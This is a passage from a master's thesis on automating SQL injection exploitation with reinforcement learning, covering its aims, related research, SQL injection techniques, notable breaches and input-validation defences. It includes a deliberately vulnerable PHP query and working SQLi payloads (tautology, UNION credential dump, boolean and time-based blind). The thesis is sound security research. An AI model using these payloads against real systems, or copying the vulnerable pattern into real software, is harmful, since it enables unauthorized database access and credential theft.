

Automating exploitation of SQL injection with reinforcement learning

Simen Gulestøl



Thesis submitted for the degree of
Master in Informatics: Information Security
60 credits

Department of Informatics
Faculty of mathematics and natural sciences

UNIVERSITY OF OSLO

Autumn 2022

Abstract

This project explores how reinforcement learning can be used to automate exploitation of SQL injection vulnerabilities. The first objective is modelling SQL injection as a reinforcement learning problem and to train a reinforcement learning agent to effectively exploit a SQL injection vulnerability. The second objective is to use a realistic environment for applying the experiments.

The environment is modelled as capture the flag-challenges where the attacker has to exploit SQL injection vulnerabilities and find flags to be successful. The results are measured by how many episodes that end in successful exploitation, how many steps that are used for exploitation, and how many episodes that are necessary to learn an effective policy.

The reinforcement learning agent was successful in simple challenges, but struggled when the challenges became more complex. The CTF environment created a more realistic approach than former comparative studies, but was rather complex, and did not scale well when many training episodes were necessary.

This research aims at contributing to the research of machine learning usage in the offensive security domain. The results can contribute to understanding the possibilities and limitations of using machine learning for ethical hacking purposes.

Acknowledgements

First and foremost, I want to thank my supervisors, Robert Chetwyn and Åvald Sommervoll, for their valuable academic guidance and advice throughout the writing of this thesis.

I would also like to thank my family and friends for all their encouragement and support.

Simen Gulestøl

University of Oslo, November 2022

Contents

1	Introduction	1
1.1	Motivation	1
1.2	Problem statement	2
1.3	Scope and limitations	2
1.4	Outline	2
1.5	Existing literature	3
2	SQL Injection	7
2.1	The history of SQL injection	7
2.2	Databases	8
2.3	Exploitation	9
2.3.1	Error-based SQL injection	11
2.3.2	Union-based SQL injection	12
2.3.3	Blind SQL injection	13
2.4	Consequences of SQL injection	17
2.4.1	Security goals	17
2.4.2	Security goals and SQL injection	18
2.4.3	Some severe SQL injection attacks	19
2.5	Mitigations against SQL injection	20
2.5.1	Input validation	21
2.5.2	Prepared queries	21
2.5.3	Defence in depth	22
3	Reinforcement Learning	24
3.1	The history of reinforcement learning	24
3.2	Machine learning approaches	26
3.2.1	Supervised learning	26
3.2.2	Unsupervised learning	27

3.2.3	Reinforcement learning	27
3.3	Reinforcement learning concepts	28
3.4	Markov decision processes	29
3.4.1	The Markov property	29
3.4.2	Markov decision processes	30
3.4.3	Environments	31
3.4.4	Policies	31
3.4.5	Value functions	32
3.4.6	Applications	32
3.5	Dynamic programming	32
3.6	Monte Carlo learning	34
3.7	Temporal difference learning	35
3.8	Q-learning	37
4	Approach	39
4.1	Motivation	39
4.2	Environment	40
4.2.1	Reinforcement learning agent	40
4.2.2	Web server	41
4.2.3	Environment	42
4.2.4	Action set	42
4.3	Technologies	44
4.3.1	Python	44
4.3.2	Docker	45
4.3.3	PHP	46
4.3.4	MySQL	46
4.4	Plans	46
4.4.1	Capture the flag	47
4.4.2	Exploiting different types of SQL injection vulner- abilities	47
4.4.3	Bypassing defences	48
4.4.4	Experiment plans	48
4.4.5	Measuring success	49
4.4.6	Expected results	50
4.5	Limitations	52

5	Results	54
5.1	Expectations and execution	54
5.2	Experiments using boolean-based SQL injection	55
5.2.1	Boolean-based without input filtering	55
5.2.2	Boolean-based with input filtering	57
5.3	Experiments using union-based SQL injection	62
5.3.1	Union-based without input filtering	62
5.3.2	Union-based with input filtering	64
6	Discussion	67
6.1	Analysing the results	67
6.1.1	Summary of results	67
6.1.2	Comparing results to pilot project	68
6.1.3	Comparing results to SQLmap	71
6.2	Development of the project	74
6.2.1	Process	74
6.2.2	Challenges	79
6.3	Ethical considerations	82
6.4	Future developments	83
7	Conclusion	85
A	Appendix	93
A.1	Action sets	93
A.1.1	Without input filtering	93
A.1.2	With input filtering	94
A.2	Reinforcement learning	96
A.2.1	agent.py	96
A.2.2	env.py	103
A.2.3	generate_actions.py	108
A.3	Web server	112
A.3.1	index.php	112
A.3.2	Stack based	113
A.3.3	Union based	114
A.3.4	Stack based with input filter	115
A.3.5	Union based with input filter	119

List of Tables

6.1	Average performance for SQLmap at the boolean-based experiments	71
6.2	Average performance for SQLmap at the union-based experiments	72

List of Figures

2.1	Result after searching for the keyword "books" in an online store	10
2.2	A PHP code snippet that contains a SQLi vulnerability .	10
2.3	How the SQL query from figure 2.2 would look after being injected with the SQLi payload ' OR 1=1 ;-	10
2.4	Error message from a database revealing that the table name does not exist	11
2.5	Error from a database with a different message giving a clue to the attacker that the table name exists	12
2.6	Expected output containing first name and surname of a user with a given ID	13
2.7	A union-based SQLi where the attacker gains access to usernames and passwords instead of the intended first name and surname	14
2.8	An example of a boolean-based blind SQLi attack where the response is interpreted as true by the database . . .	14
2.9	An example of a boolean-based blind SQLi attack where the response is interpreted as false by the database . . .	15
2.10	An example of a time-based SQLi attack where the response is delayed by 10 seconds, indicating that the query is interpreted as true [9]	16
2.11	Illustration of the CIA triad [52]	17
2.12	A prepared query in PHP which is an effective defensive measure against SQLi	22
3.1	Model of the agent and the environment in reinforcement learning [42]	28
4.1	Interaction between the different parts of the program .	40

5.1	Graph showing number of steps used per episode in the training period of the boolean-based experiment	56
5.2	Graph showing the number of steps used per episode in the exploitation period of the boolean-based experiment .	57
5.3	Graph showing the number of steps used per episode in the boolean-based vulnerability experiment with an input filter	58
5.4	Smoothed graph showing the average number of steps over the previous 100 episodes throughout the training period for the boolean experiment with an input filter . .	59
5.5	Graph showing number of steps used per episode in the exploitation period for the boolean-based vulnerability experiment with input filtering	60
5.6	Graph showing number of steps used per episode in the training period for the boolean-based vulnerability experiment with input filtering after removing the extra penalty for wrong exploitation payloads	61
5.7	Graph showing number of steps used per episode in the training for the union-based experiment	63
5.8	Graph showing the number of steps used per episode in the exploitation stage for the union-based experiment . .	64
5.9	Smoothed graph showing the average number of steps over the previous 100 episodes throughout the training period for the union-based experiment with an input filter	65
5.10	Graph showing the number of steps used per episode in the exploitation period for the union-based vulnerability experiment	66
6.1	Graph showing number of steps used per episode in the training period for the pilot project [17]	69
6.2	Graph showing number of steps used per episode in the exploitation period for the pilot project [17]	70
6.3	Example of the output when the the wrong escape character is used in the SQLi payload	75
6.4	Example of the output when the input filter is triggered on the web server	75

6.5	Example of the output when the query is successful and the flag is found	76
6.6	Early version of the website built with the Flask framework	77

List of Algorithms

1	Iterative algorithm for calculating policy through DP [42]	33
2	First visit Monte Carlo algorithm [42]	34
3	TD algorithm [42]	36
4	Q-learning algorithm [42]	38

Chapter 1

Introduction

1.1 Motivation

Penetration testing is essential to ensure that vulnerabilities are detected before malicious actors manage to exploit them. However, there is a gap between the need for personnel within cyber security and the number of qualified professionals. Therefore finding ways of making the process of penetration testing more efficient is important. This thesis suggests that machine learning may automate parts of the exploitation process, and contribute to more effective penetration testing.

SQL injection has been among the most exploited web-based vulnerabilities for a long time, and is still among the biggest threats against web applications [33]. Because of this, SQL injection is one of the most essential vulnerabilities every web application should be tested for.

There exist tools for automated exploitation of SQL injection like SQLmap [41] and Havij [4]. Among the downsides of these tools is that they demand user interaction and therefore also some level of knowledge to fully exploit the vulnerability. Further, they do not always manage to successfully exploit vulnerable parameters, and they do not have capabilities to learn by themselves. Instead of learning effective strategies, these tools simply work by trying out lots of different payloads until one succeeds. The success of the exploitation is dependent upon having a predefined payload that is able to exploit

that specific vulnerability.

By taking advantage of machine learning to automate the process of exploiting SQL injection, this thesis propose that penetration testing can be made faster, more efficient, and demand less knowledge from the user. While the automated tools use predefined payloads to exploit the vulnerabilities, machine learning algorithms should be able to learn strategies for themselves that the existing tools can not.

1.2 Problem statement

Using reinforcement learning as a tool to automate the process of exploiting SQL injection. To determine the success of the project, the following parameters should be considered:

- The rate of success when trying to exploit a vulnerable parameter
- The time and resources needed for training the reinforcement learning agent
- The number of steps needed to exploit the vulnerability

1.3 Scope and limitations

The project will build upon a pilot project performed by researchers at the University of Oslo [17]. They managed to confirm that reinforcement learning agents are in fact able to learn the most effective strategies for exploiting SQL injection vulnerabilities given a vulnerable parameter and a limited set of possible actions. This thesis aims to expand on this project by having a more realistic environment where the agents communicate with a real web server where they will try to bypass simple defensive measures and use a more advanced set of actions.

1.4 Outline

This thesis consists of seven chapters:

- **Chapter 2**

The chapter reviews different aspects of SQL injection. It covers the different types of SQL injection, the consequences of an attack, and how to mitigate the vulnerability.

- **Chapter 3**

The chapter focus on reinforcement learning. First, the chapter reviews the history of reinforcement learning. The theoretical background for reinforcement learning along with the differences between reinforcement learning and other machine learning paradigms is discussed. The Q-learning algorithm is described in depth.

- **Chapter 4**

This chapter will review the methods, implementations and experiments that are used in the project. The limitations of the project will also be discussed.

- **Chapter 5**

This chapter presents the results from the experiments along with an explanation about how they were performed, and how they compare with the expectations.

- **Chapter 6**

This chapter will discuss whether the experiments returned the expected results, and review how the methods and implementations affected the results. Implications for future research and ethical considerations of the research will also be discussed.

- **Chapter 7**

This chapter summarises the work and the findings from this project.

1.5 Existing literature

Machine learning has been gaining more popularity in the recent years for use within a lot of different domains. Among the areas where

machine learning excels and is widely used is within image recognition [25] and natural language processing [49]. These are tasks where the challenges include classifying data and to recognise patterns, and are among the strengths of machine learning algorithms.

The security domain has been another focus area for machine learning. Especially usage for detecting vulnerabilities and malware have been popular applications. These tasks often have clear objectives and abundance of data. For these reasons, they work well with supervised learning strategies [17]. The supervised paradigm is not as suitable for dynamic problems like exploiting vulnerabilities because the road to a successful exploitation might be complex and require multiple actions.

Reinforcement learning algorithms might be a more promising approach for vulnerability exploitation because of their ability to learn by trial and error in complex environments. These algorithms are proven to learn effective strategies in games like Go [37] and Starcraft [50], where they are able to outperform humans. The problems presented by these games resemble the problems presented by exploitation of SQL injection in many ways:

- The environments are complex with many possible actions available at any time
- There exists more than one way to succeed, but one strategy is always more effective than the others
- Whether the current strategy is ideal is never certain, and more effective strategies might always be available

Therefore reinforcement learning may be a promising paradigm for developing a tool that learns the most effective strategies for exploiting SQL injection vulnerabilities.

There has been a fair amount of research for the use of machine learning within the defensive side of security. A lot of effort has been put into finding effective methods for detecting vulnerabilities [36], detecting and classifying malware [45], and detecting malicious network traffic [16].

The focus for machine learning applications specific for SQL injection is also mainly on the defensive side. A lot of research has focused on detecting SQL injection vulnerabilities. In a study from 2007, researchers developed a neural network that focused on detecting malicious SQL queries and differentiating these from legitimate queries [39]. One group of researchers used a Naïve Bayes algorithm together with role-based access control to detect SQL injection attacks [24]. A study performed in 2015 used an unsupervised algorithm to detect SQL injection attacks [38]. A research group from the Edinburgh Napier University implemented a supervised algorithm that predicted and prevented SQL injection attacks [48]. Kevin Ross from the San Jose State University trained a neural network to detect SQL injection attacks by training the algorithm with network and database logs [35]. Researchers from the UAE performed a study comparing and evaluating the performance of more than 20 different machine learning classifiers and proposed an algorithm to effectively prevent SQL injection [22]. A study performed by the department of computer science at Wayne State University tested both classical and deep machine learning algorithms to detect PHP code vulnerable for SQL injection accurately [55]. While these studies are important for the security domain and provides a lot of value for preventing SQL injection attacks, they are all focused on the defensive side of security. They are also all using supervised and unsupervised machine learning paradigms, while reinforcement learning seems to be less common for studies within cyber security.

Among the limited research within the research field of machine learning applications in offensive security is a study performed at researchers from the University of London which used reinforcement learning to learn and reproduce penetration testing activities [18]. This algorithm did however require a lot of human interaction and expertise to become effective [18]. A study performed at the Dakota State University propose an idea for a reinforcement learning algorithm that can learn effective techniques for the post exploitation stage of penetration testing [7]. In the 2016 DARPA grand hack challenge, a number of applications of offensive uses of machine learning were demonstrated [11].

Outside the study performed by UiO researchers in 2021, no other research have explored the possibilities for exploiting specific vulnerabilities with machine learning. This goal of this project is to provide further insight into this relatively unexplored topic, and explore whether reinforcement learning could be a promising research field in the future of offensive security.

Chapter 2

SQL Injection

This chapter will give an in-depth review of SQL injection. Section 2.1 will review the history of SQL injection. Section 2.2 will explain how databases work. Section 2.3 will explain how SQL injection can be exploited to access the information contained in databases. Section 2.4 will give insight to the potential consequences of SQL injection-attacks. Section 2.5 will consider the challenges of mitigating SQL injection vulnerabilities.

2.1 The history of SQL injection

In 1998, Jeff Forristal published the article "NT Web Technology Vulnerabilities" in Phrack #54. The article revolved around a new vulnerability that allowed an attacker to inject commands into a SQL database [23]. The vulnerability, known as SQL injection (SQLi) is now among the biggest threats against web applications, and has repeatedly captured one of the top spots on OWASP top ten web application security risks [33]. The most recent OWASP was released in 2021, where SQL injection is still listed as a top vulnerability [33]. Many security researchers have categorised SQLi as one of the least sophisticated, easy-to-mitigate vulnerabilities. Still, many data breaches happen because of SQLi. One example is Vitalii Antonenko, who allegedly broke into several e-commerce sites using SQLi and stole hundreds of thousands of payment card numbers [32]. This proves that more effort is necessary to detect and prevent the vulnerability.

2.2 Databases

Databases are very widely used for storing data. Everything from customer information, business processes and critical health information are commonly stored within databases. They allow for simple and effective storage, maintaining and accessing of data. In the current era of digitisation, they provide a critical role in storing the enormous amounts of information.

A database is typically stored electronically within a computer system, and contains information that is structured and organised. To control the database, a database management system (DBMS) is commonly used. The data and the DBMS can be referred to as a database system, but is also commonly referred to simply as a database.

There exist different DBMSs. The most popular is MySQL, other popular alternatives include PostgreSQL and SQLite [1]. These differ from each other in various ways, one being that the SQL syntax used for communicating with the databases differ slightly between the different DBMSs.

To access and manipulate databases, structured query language (SQL) is the most commonly used language. The language was developed in the 1970s and 1980s [6]. Before SQL, the most effective method for accessing databases was by using relational algebra and relational calculus [6]. They allowed for compact expressions of complex queries. However, they required formal mathematical training for users of the language. One of the most important aspects of SQL is that the language offers the same effectiveness and power as relational algebra, and at the same time the users do not need formal training in mathematics or computer science to learn it [6].

The most common type of database is known as the relational database. These databases store information in rows and columns that make up tables. Normally databases consist of multiple tables that have relations to each other. Relational databases are known to be very reliable, and in compliance with the standard set of properties for reliable database transactions known as Atomicity, Consistency, Isolation and Durability (ACID) [29]. To communicate

with relational databases, The American National Standards Institute (ANSI) specifies SQL as the standard language [43].

Although relational databases are the most popular type of database, other types also exist. These databases are often referred to as NoSQL databases. As is implied by the name, they do not use SQL as their query language. These kinds of databases do not have to follow a strict way of organising the data, and therefore works best with unstructured or semi-structured data. Examples of NoSQL databases are hierarchal databases that stores data inside a tree structure, and graph databases which are often used for analysing relationships between different data points. The most popular NoSQL database is MongoDB, which is a document-oriented database [13]. Like SQL databases, NoSQL databases are also vulnerable to injection attacks.

2.3 Exploitation

Data that is stored within a database is not useful in its own manner, and needs some way of being presented to users. This is typically achieved by having a web application server communicating with the database. One example where databases is used for presenting data to users is when a customer is looking for a specific product in an online store. The user is asked for a product category in a search bar, in which the user enters their keyword.

Figure 2.1 shows an example where the user searches for the keyword "books" in an online store and receives results matching the keyword. In the background, the keyword is inserted into a SQL query that is relayed through to the database. If the keyword is matching one or more of the rows in the database, the information in these rows is presented to the user. A simple example of PHP-code that can be used for this scenario is shown in figure 2.2.

Figure 2.2 shows a code snippet where the category is determined by input from the user. The code in this example takes input from the user where the input is then directly inserted into a SQL query without any limitations of its content. This code is vulnerable to SQLi and the user can enter their own SQL commands. A simple input like ' **OR**




Figure 2.1: Result after searching for the keyword "books" in an online store

```
1 $u = $_GET["keyword"];
2 $query = "SELECT productname, description
3     FROM products
4     WHERE category='$u'
```

Figure 2.2: A PHP code snippet that contains a SQLi vulnerability

1=1;- would return every single row from the table "products". This is because the SQL in the input would be evaluated as an actual SQL query in the database. The query that is sent from the web application server to the database is shown in figure 2.3.

```
1 SELECT productname, description FROM products
2 WHERE category='' OR 1=1;-
```

Figure 2.3: How the SQL query from figure 2.2 would look after being injected with the SQLi payload '**OR 1=1;-**

Since **1=1** is always a true statement, the query from figure 2.3 would cause the database to interpret the statement as true for every row in the table products, and present every row to the user. While this example does not have devastating consequences, the same attack could be used for accessing data from tables containing for example credit card information, sensitive user data, or even to bypass

authentication. The attacker could also use this vulnerability to access contents in other tables within the database than the one specified in the query.

2.3.1 Error-based SQL injection

The methods used to exploit SQLi varies based on the response from the server. The easiest exploitation technique is to use error messages from the database to gain information about the database. This is known as error-based SQL injection. It is an in-band exploitation technique, which means the the attacker can use the same communication channel for intrusion and for gathering the data. The error messages will give attackers valuable information about the database, like the names of the tables, columns and rows.

The attacker could for example pass a simple quote symbol in the input field, and if this causes a database error, the attacker knows that the input is sent to the database in an insecure manner. Since error messages are often overly descriptive, an attacker can often gain even more valuable information by just interpreting the error messages. These descriptive messages can be valuable for developers when debugging, but they can also be of big help for attackers. For example they can reveal the name of a database table or the column names within the database. By trying and failing the attacker can use the error messages to enumerate the database tables, rows, and columns.

sqlite3.OperationalError

```
sqlite3.OperationalError: no such table: users
```

Figure 2.4: Error message from a database revealing that the table name does not exist

Figure 2.4 shows an error message from a database where the attacker can determine that the table name used in the payload does not exist in the database. Figure 2.5 shows another error message that

sqlite3.OperationalError

`sqlite3.OperationalError: no such column: flag`

Figure 2.5: Error from a database with a different message giving a clue to the attacker that the table name exists

says "No such column". The attacker can by interpreting the difference between these messages conclude that the table name used in the payload that generated the error from figure 2.5 is an existing table. A simple strategy for the attacker could be to try payloads containing common table names from a word list until the message from figure 2.5 appears. This strategy can be further exploited to determine names of columns, and later to extract data from the table.

2.3.2 Union-based SQL injection

A union-based SQLi approach exploits the UNION operator in SQL to extract data from the database. The attack allows an attacker to run multiple queries at the same time, and to gain access to data from other tables in the database than the ones that are originally included in the query. This is a very useful strategy for attackers seeking to gain access to sensitive information.

To succeed with a union-based SQLi approach, the following three requirements have to be fulfilled [9]:

- Each SELECT statement within UNION needs to have the same number of columns
- The columns must have similar data types
- The columns in each SELECT statement have to be in the same order

Figure 2.7 shows an example of a union-based SQLi. The query is originally supposed to return the first name and surname of a user with a given ID as shown in figure 2.6. Using a union-based SQLi



User ID:

ID: 5
First name: Bob
Surname: Smith

Figure 2.6: Expected output containing first name and surname of a user with a given ID

with the payload **1' UNION SELECT 1,concat(user,':',password) FROM users;--**, the attacker manipulates the query such that every username and password combination within the database is returned in the surname field instead of the actual surname.

2.3.3 Blind SQL injection

A blind SQL injection is an exploit where the application is vulnerable to SQL injection, but the HTTP responses do not return any content from the database. Exploiting blind SQLi is a more complex and time consuming operation than using the error- and union-based exploitation techniques. The consequences are similar, however, as an attacker might still perform a complete SQLi attack.

Blind SQLi can be split into two main categories, namely boolean-based and time-based. Both techniques work by sending series of queries that are either interpreted as true or false. The main difference lies in the way in which it is determined whether the query was interpreted as true or false.

Boolean-based blind

A boolean-based blind SQLi attack executes different boolean queries that are either interpreted as true or false. The attacker can for example try injecting one payload **' OR 1=1;--** and another **' OR 1=2;--**. If the content within the HTTP-responses returned from the server differ, that is a strong sign that the server is vulnerable for SQLi. The attacker can then send series of queries to slowly learn details about the contents within the database.

User ID:

ID: 1' UNION SELECT 1,concat(user,':',password) FROM users;--
 First name: admin
 Surname: admin

ID: 1' UNION SELECT 1,concat(user,':',password) FROM users;--
 First name: 1
 Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT 1,concat(user,':',password) FROM users;--
 First name: 1
 Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT 1,concat(user,':',password) FROM users;--
 First name: 1
 Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT 1,concat(user,':',password) FROM users;--
 First name: 1
 Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT 1,concat(user,':',password) FROM users;--
 First name: 1
 Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99

Figure 2.7: A union-based SQLi where the attacker gains access to usernames and passwords instead of the intended first name and surname

User ID:

User ID exists in the database.

Figure 2.8: An example of a boolean-based blind SQLi attack where the response is interpreted as true by the database

Figure 2.8 and 2.9 demonstrates a boolean-based blind SQLi where the responses differ from each other depending on a boolean statement in the input. From figure 2.8, there should not exist a user with the ID "1' and 1=1--". From the message that the user ID exists in the database we learn two things. First that a user with the ID of 1 actually exists in the database. The second thing is that the query is very likely vulnerable to SQLi.

The query in figure 2.9 is used to confirm that the database returns a different response if a false statement is sent to the database. The only difference between the two inputs is that the boolean statement




Figure 2.9: An example of a boolean-based blind SQLi attack where the response is interpreted as false by the database

in figure 2.9 evaluated to false. As it is highly unlikely that the user ID **1' and 1=1-** actually exist in the database, it can be determined that the database is vulnerable to a boolean blind SQLi.

An attacker would have the chance to enumerate the database and to perform a SQLi attack by sending a lot of queries and interpreting the responses. The most common way of enumerating the database with a boolean-based blind approach is by determining the names tables, columns and rows one character at the time using the **LIKE** statement in SQL. For example the query **LIKE 'A%'** can be used to find all values in the database that starts with an A.

Time-based blind

A time-based blind SQL injection is an attack where the adversary adds conditions to the query that causes a delay to the response if it is evaluated as true. If the response is delayed by a certain amount of time, the attacker can with high confidence conclude that the server interpreted the query as true. The most common queries includes the **SLEEP** command which delays the response for a fixed amount of time if it is evaluated, or the **BENCHMARK** command which can be used execute some command a lot of times to delay the response.

Like the boolean-based blind approach, the most common technique for enumerating the database works by enumerating the database one character at the time with the **LIKE** statement. As different databases have different syntax for **SLEEP** statements, one can discover what type of database that is used by determining which **SLEEP** statement that triggers the SQLi.

Figure 2.10 shows an example of a time-based SQLi attack. The




Figure 2.10: An example of a time-based SQLi attack where the response is delayed by 10 seconds, indicating that the query is interpreted as true [9]

HTTP query includes a boolean statement, which in this case is **ID=1** which is true if the database contains an entry with 1 as the ID. This is interpreted by the database along with the command **AND Sleep(10)** which makes the database delay the response for 10 seconds if the database evaluates the query as true. Since the response time for the query in figure 2.10 is above 10 seconds, the query was most likely interpreted as true, and the attacker has inferred that the database contains an entry with the ID of 1.

The attacker can use this strategy to determine all valid IDs in the database. They can also learn other important information like table names, column names, and eventually enumerate the entire database with the blind SQLi strategy.

Because the most effective strategy for the blind SQLi is to enumerate the values within the database one character at the time, this makes the exploitation technique relatively slow. The sheer number of queries that has to be sent also means that the technique is rather noisy and makes it hard to stay undetected for attackers.

2.4 Consequences of SQL injection

2.4.1 Security goals

Confidentiality, integrity and availability are often referred to as the CIA triad of information security. Together they form a model that covers the most important consequences of security breaches [53]. The model is commonly used as a guideline for security teams to address security problems and solutions. Figure 2.11 shows an illustration of the CIA triad.



Figure 2.11: Illustration of the CIA triad [52]

Confidentiality means that information should only be available to the entities which are authorized to access it. To everybody else, the information should be kept secret. A website that stores sensitive personal information about users should make sure that only the users themselves are able to access this information. Examples of security measures to keep confidentiality intact are encryption and to require authentication for accessing the data.

The property of integrity states that information should be authentic, complete and reliable. To achieve integrity, data can only be created, modified or deleted by authorized entities. If integrity is breached, the information cannot be trusted. For example if a student is able to access the exam database and change their own grades, the integrity of the exam database is breached. One common protection mechanism to protect integrity is through digital signatures.

Availability defines the property that information should be available to authorized entities upon demand. In other words, information should be available whenever the users need it. A lot of cases where data is unavailable are caused by things outside cyber attacks. Power outages, and natural disasters are examples of situations that might compromise availability. Still, cyber attacks might also target availability. An example of a devastating attack against availability is denial of service which deliberately targets availability, and also ransomware attacks which encrypts all information within a network and makes it unavailable for all users. Backups are important for protecting availability as they can ensure that even if data is lost, it can still be recovered. Intrusion prevention systems can also be important as they can detect and prevent denial of service attacks.

2.4.2 Security goals and SQL injection

Databases often contain sensitive and important information. SQLi can compromise this information and can cause the loss of confidentiality, integrity, and availability - the major security goals in the CIA triad [53].

Breaches of confidentiality might be the most common consequence when presented with a SQLi attack. Numerous examples exist of attackers exploiting SQLi to gain unauthorised access to a database and stealing confidential information. The stolen information is typically passwords, credit card information, or other sensitive information belonging to users.

Integrity can be breached by injecting a SQL query that modifies rows in the table. If an attacker is able to modify information stored within a database, they have lots of options for causing harm to the

server. An attacker might for example change the password registered for the administrator account to anything they want.

Availability can be breached both as a direct consequence of the SQLi by deleting information from the database, and also as an indirect consequence if an attacker for example exploits SQLi to log in as a user with administrative privileges, and then use this access to deploy ransomware.

2.4.3 Some severe SQL injection attacks

Many major cyber attacks have occurred because of SQL injection. The most serious breaches leaked hundreds of millions of users' and business's sensitive information.

7-Eleven

7-Eleven, which is one of the largest convenience store chains in the world, were the victims of a big data breach in 2007 [20]. Attackers managed to exploit a SQLi vulnerability in their servers to access 7-Eleven's customer debit card database [20].

The attackers stole 130 million credit card numbers, and even managed to withdraw 180 000 dollars from these accounts [2]. The same attackers also identified and attacked several other web pages vulnerable to SQLi in the same time period [2].

Rockyou

Rockyou was a company that developed and implemented applications for various major social networks. In 2009 they were the victims of an infamous cyber attack [34]. Attackers used a SQLi vulnerability to gain access to their customer database. From the database the attackers managed to steal passwords belonging to 32,603,388 accounts, these contained 14,341,564 unique passwords [8].

This attack was serious because of the size of the breach alone, but what made the consequences of this attack even more severe is the fact that Rockyou stored all passwords in clear text in their database [34]. This means that the attackers had direct access to every single account

on Rockyou. The attackers decided to publish the list of passwords online and made them publicly available.

The Rockyou wordlist is still to this day a popular list to use for dictionary attacks in password cracking, and is included by default in Kali Linux distributions for this purpose [8]. The sheer size of the wordlist makes it very suitable for password cracking, but also the fact that peoples password habits have not changed and many of the passwords in the list are still commonly used is also a factor that causes the Rockyou data breach to have consequences to this day.

BillQuick

BillQuick is software that is used for billing and project management. In 2021, a zero day vulnerability was exploited in the BillQuick software that allowed attackers to perform a SQLi attack through an authentication form. This vulnerability is known as CVE-2021-42258 [10].

An American engineering company became the victims of ransomware in an incident where the attackers used CVE-2021-42258 to gain initial access to their systems [44]. After authenticating, the attackers ran malicious commands to gain more access, before finally encrypting the entire system [44]. This is an example of SQLi having other serious consequences than just data theft.

2.5 Mitigations against SQL injection

SQLi is fully possible to mitigate if best practices are followed. A common cause for all SQLi attacks is that they require some malicious user input. One important defensive strategy is therefore to always assume that input from users can be malicious.

To deal with malicious input, the input should always be sanitised and validated before it is sent to the database. In theory, sanitising user input is a simple idea, but there are countless examples of attackers succeeding with exploitation even though security mechanisms

were in place. Therefore the defences need to be thorough and preferably in multiple layers.

The best way to secure software is to avoid having vulnerabilities in them in the first place. To avoid vulnerable software the first requirement is to have developers that are aware of the vulnerabilities that might occur and how to avoid them. This requires skilled developers in addition to careful quality assurance. While this is achievable and should be sought after, it should not be the only security mechanism as even the most skilled developers make mistakes.

2.5.1 Input validation

Input validation and sanitation are common defences against SQLi. One method that can be used is detecting and escaping potentially malicious characters. Typically these characters include single and double quotes. Most SQLi exploitation strings contain quotes that allow the attacker to escape the current statement and create their own.

Validation should happen at the server side and not the client side as client side validation can be easily bypassed by attackers. Server side validation is not always enough either, as attackers can find ways to omit the defences. Strings can be encoded in endless ways and attackers might manage to exploit the vulnerability even though potentially malicious characters are escaped.

Input filtering and sanitation are important measures that helps reducing the risk for SQLi. Alone, however, these measures are not enough to protect against exploitation.

2.5.2 Prepared queries

